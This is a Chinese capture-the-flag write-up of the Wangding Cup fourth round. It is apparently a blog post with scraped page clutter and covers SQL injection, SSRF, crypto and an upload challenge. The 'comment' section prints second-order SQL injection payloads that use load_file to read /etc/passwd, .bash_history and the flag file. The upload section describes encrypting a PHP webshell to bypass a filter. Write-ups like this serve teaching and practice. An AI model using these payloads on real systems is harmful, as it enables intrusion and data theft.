

网鼎杯第四场，完全被虐着打，根本就打不过，  
原文地址：<https://www.o2oxy.cn/1817.html>

## 签到题

xxxxxx}格式的字符串，将其提交到比赛签到题的提交框里即可得到分数。

\* 推荐视频《密码学基础概述》：<https://www.ichunqiu.com/course/63762>

\* 提示：回复正确选项的[ ]内的6个字符进入下一题，请以正确格式回复，例如abcdef。其他格式均为错误。如果输入后没有回显，请您稍后重发。

(一)SM7算法是非对称算法。  
[f276a0]正确  
[e72072]错误

\*提示：正确答案格式例如：  
f276a0。[f276a0]、正确、[f276a0]正确均为错误格式。

91c4ef



\* flag{expect\_wangdingbei}

\* 想了解“网鼎杯”网络安全大赛最新资讯,请关注主办方“永信至诚”公众号, ID: WNT-GROUP

先知社区

## comment

爆破得到账号密码 zhangwei zhangwei666

同时发现git 泄露 get 源代码。发现write\_do.php 中很一个很有意思的地方

```
14 switch ($_GET['do'])
15 {
16
17     # 写操作
18     case 'write':
19         # 接受字符串并将特殊的字符转义
20         $category = addslashes($_POST['category']);
21         $title = addslashes($_POST['title']);
22         $content = addslashes($_POST['content']);
23         # SQL 写入语句
24         $sql = "insert into board
25                 set category = '$category',
26                     title = '$title',
27                     content = '$content'";
28         # 执行
29         $result = mysql_query($sql);
30         # 返回index.php 页面
31         header("Location: ./index.php");
32         break;
33
34     # 评论
35     case 'comment':
36         # 转义字符
37         $bo_id = addslashes($_POST['bo_id']);
38         # 拼接一下
39         $sql = "select category from board where id='$bo_id'";
40         # 执行
41         $result = mysql_query($sql);
42         # 获取行数
43         $num = mysql_num_rows($result);
44         # 如果大于0
45         if($num>0){
46             #从结果集中取得一行作为关联数组，或数字数组，或二者兼有
47             $category = mysql_fetch_array($result)['category'];
48             # 过滤
49             $content = addslashes($_POST['content']);
50             $sql = "insert into comment
51                     set category = '$category',
52                         content = '$content',
53                         bo_id = '$bo_id'";
54             $result = mysql_query($sql);
55         }
56         # 到这个URL 中
57         header("Location: ./comment.php?id=$bo_id");
58         break;
59     # 默认是返回index页面
60     default:
61         header("Location: ./index.php");
```




然后发现可以构成二次注入：

思路是这样的

1、观察了一下发现是两张表 board 、comment

首先写评论的时候数据写到board 然后再次评论的时候 category这个变量会从 board 表中读取然后构成二次注入



也就是说comment 中的category 字段是直接取 board字段。构造二次注入。  
比如说在board 表中写入一段  
如下：  
' , content=user(),/\* 然后 评论的时候 只需要闭合这个就OK  
' , content=user(),/\*\*/# 就可以查询到当前的user

那么测试吧=。=

首先读取一下passwd

```
' , content=(select load_file('etc/passwd')) ,/*
```

ID	CATEGORY	TITLE	
1	' , content=(select load_file('etc/passwd')) ,/*	adas	详情
2	' , content=(select hex(load_file('//tmp/html/.DS_Store')) ,/*	adas	详情
3	' , content=(select load_file('etc/passwd')) ,/*	aa	详情



触发的话只需在评论中评论\*/# 如下：

aa

正文

aaa

留言

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false www:x:500:500:www:/home/www:/bin/bash

提交留言

先知社区

发现一个www用户 看看用户的命令记录

'content=(select load\_file('/home/www/.bash\_history'))/\*

aa

正文

aa

留言

cd /tmp/ unzip html.zip rm -f html.zip cp -r html /var/www/ cd /var/www/html/ rm -f .DS\_Store service apache2 start

提交留言

提交

先知社区

执行了如下：

cd /tmp/ unzip html.zip rm -f html.zip cp -r html /var/www/ cd /var/www/html/ rm -f .DS\_Store service apache2 start

那么查询.DS\_Store 是什么东西

'content=(select hex(load\_file('/tmp/html/.DS\_Store'))),/\*

得到hex


[illegible]

## 解密一下

<http://www.ab126.com/goju/1711.html>




得到如下：



读取一下flag

```
'content=(select hex(load_file('/var/www/html/flag_8946e1ff1ee3e40f.php'))),/*
```

得到如下：



flag(cf275fbb-4435-4d5b-a229-4207e425649e)

blog

2018年8月12日

## 欢迎来到我们的博客

Hi欢迎来到我们的博客

该博客为青龙鼎科技 ( qinglongdingkeji.com ) 官方技术博客



我走过最长最远的路  
就是你的套路

Search ...



### 最近的帖子

欢迎来到我们的博客

你好，世界！

### 最近的评论

关于 Hello world的WordPress评论者！

### 档案

2018年8月

### 分类

未分类

元



是一个wp\_的程序。看到第二篇博客发现有一个很意思的ssrf 各种尝试之后呢。在github 搜索关键词找到了相关的信息

 青龙鼎科技

拉请求 问题 市井 探索

38% CPU温度 51°

QLDKEJI / web

观看 0 星 1

<> 代码 问题 0 提取请求 0 项目 0 Wiki Insights ! - - - - -

科: 硕士 web / api.php 查找

QLDKEJI 创建api.php a7d

1个贡献者

4行 (3个sloc) 55字节 原始 表备 历史

```
1 <? PHP
2 // http://10.220.56.29/WD_UserListAPI.php?uid=
3 ? >
```

©2018 GitHub, Inc. 条款 隐私 安全 状态 帮帮我

 联系GitHub 价钱 API



真的是很皮啊

访问[http://xxx/WD\\_UserListAPI.php](http://xxx/WD_UserListAPI.php) 存在 之后列举出UID 得到正确结果为233 得到flag

shenyue

```
[root@iz2zej11i9rkbm4yvq43laz ~]# nc 106.75.73.135 31245
==== administration console ====
1. sign up
2. log in
3. private key generation
-1. command execution
> 1
id: 111111
pw: 111111
successfully registered
> 2
id: 111111
pw: 111111
logged in as 111111
> 3
which command do you want to execute: ls
generating your key associated with 111111
you can use the key to execute a command
your id+cmd combination results in 9d79a1d685d0f107fae14521047e1aacef1521ff2c8ed9dbde047394dd28f2d2
Kindly reminder: please don't give your key to anyone
> -1
what command? ls
who signed this command? 9d79a1d685d0f107fae14521047e1aacef1521ff2c8ed9dbde047394dd28f2d2
give me the signed document:
ok, let me check if this sign is issued by this system
don't be fooled
> -1
what command? ls
who signed this command? 111111
give me the signed document: 9d79a1d685d0f107fae14521047e1aacef1521ff2c8ed9dbde047394dd28f2d2
ok, let me check if this sign is issued by this system
ok, good good
flag is: flag{5a5885ff-6870-47d0-8056-1cbef8fc38b1}
> █
```

首先是分离出来一个png 得到一个key : ctfer2333

用python 解开之后是一大串的二进制

得到o8DlxK+H8wsiXe/ERFpAMaBPiCj1sHyGOMmQDkK+uXsVZgre5DSXw==hhhhhhhhhhhhhhhhhh

各种尝试无果之后去掉 后面hhhhhhhhhhh 可能是那个加密的key (可能是最开始解密出来的png图片的意思, 并不是说是ctfer23333, 请勿错误理解)



然后进行des解密如下：

» Twofish加密解密

» Serpent加密解密

» Gost加密解密

» Rijndael加密解密

» Cast加密解密

» Xtea加密解密

非对称性加密解密

» rsa公钥加密解密

» rsa私钥加密解密

» RSA密钥对

» RSA私钥密码清除

» RSA私钥密码修改

» PKCS#1转PKCS8

» 校验RSA密钥对

» 私钥中提取公钥

» Rsa公私钥解析

» DSA密钥对

1 大数据分析

2 远程监控

3 今年一级建造师

4 专升本 成考

5 cms在线识别

6 服务器租用一天

7 国外代理服务器

8 指纹应用

9 学习Python

10 什么是远程监控

11 python爬虫实例

12 云服务器免费广告

NordVPN提供最安全的网上浏览的体验

DES加密模式: ECB 填充: zeropadding 密码: ctfer2333 偏移量: iv偏移量, ecb模式 输出: base64 字符集

待加密、解密的文本:

o8DlxK+H8wsiXe/ERFpAMaBPiIcilsHvGOMmQDkK+uXsVZgre5DSXw==

↑ 将你电脑文件直接拖入试试 ^-^

DES加密 DES解密

DES加密、解密转换结果(base64了)

flag {2ce3b416457d4380dc9a6149858f71db}


flag{2ce3b416457d4380dc9a6149858f71db}

## NoWafUpload

扫描发现备份文件中有一个www.zip 一个so 文件一个php 文件

上传一个php文件发现是一个phpinfo 好无奈啊


然后就一脸懵逼



尝试分析一波So文件 发现

首先是一个zlib 的压缩，MD5验证。最后使用了异或0xc

写了一个整脚脚本





使用winhex 构造新的文件、分为四个部分

1、密文的md5值



1. 一句话木马长度的16进制补齐长度

3、密文长度十六进制、补齐长度


4.密文



菜刀上去



shanghai



这个看起来就像是维尼亚密码  
因为不晓得密码。所以一直很纠结，密码是什么，然后猜呗。

看看春秋 是不 密码  
然后用这个然后看题目上海。然后又有点迷糊  
最后没办法。只能一个尝试，无意中想到啊icq + 维尼亚  
icqvigenere  
神奇的是竟然解密成功 我靠。神仙啊。

\*\*上面这些都是娱乐一下。密码是队友发给我的。=。= \*\*  
=。= 破解网址  
<https://guballa.de/vigenere-solver>  
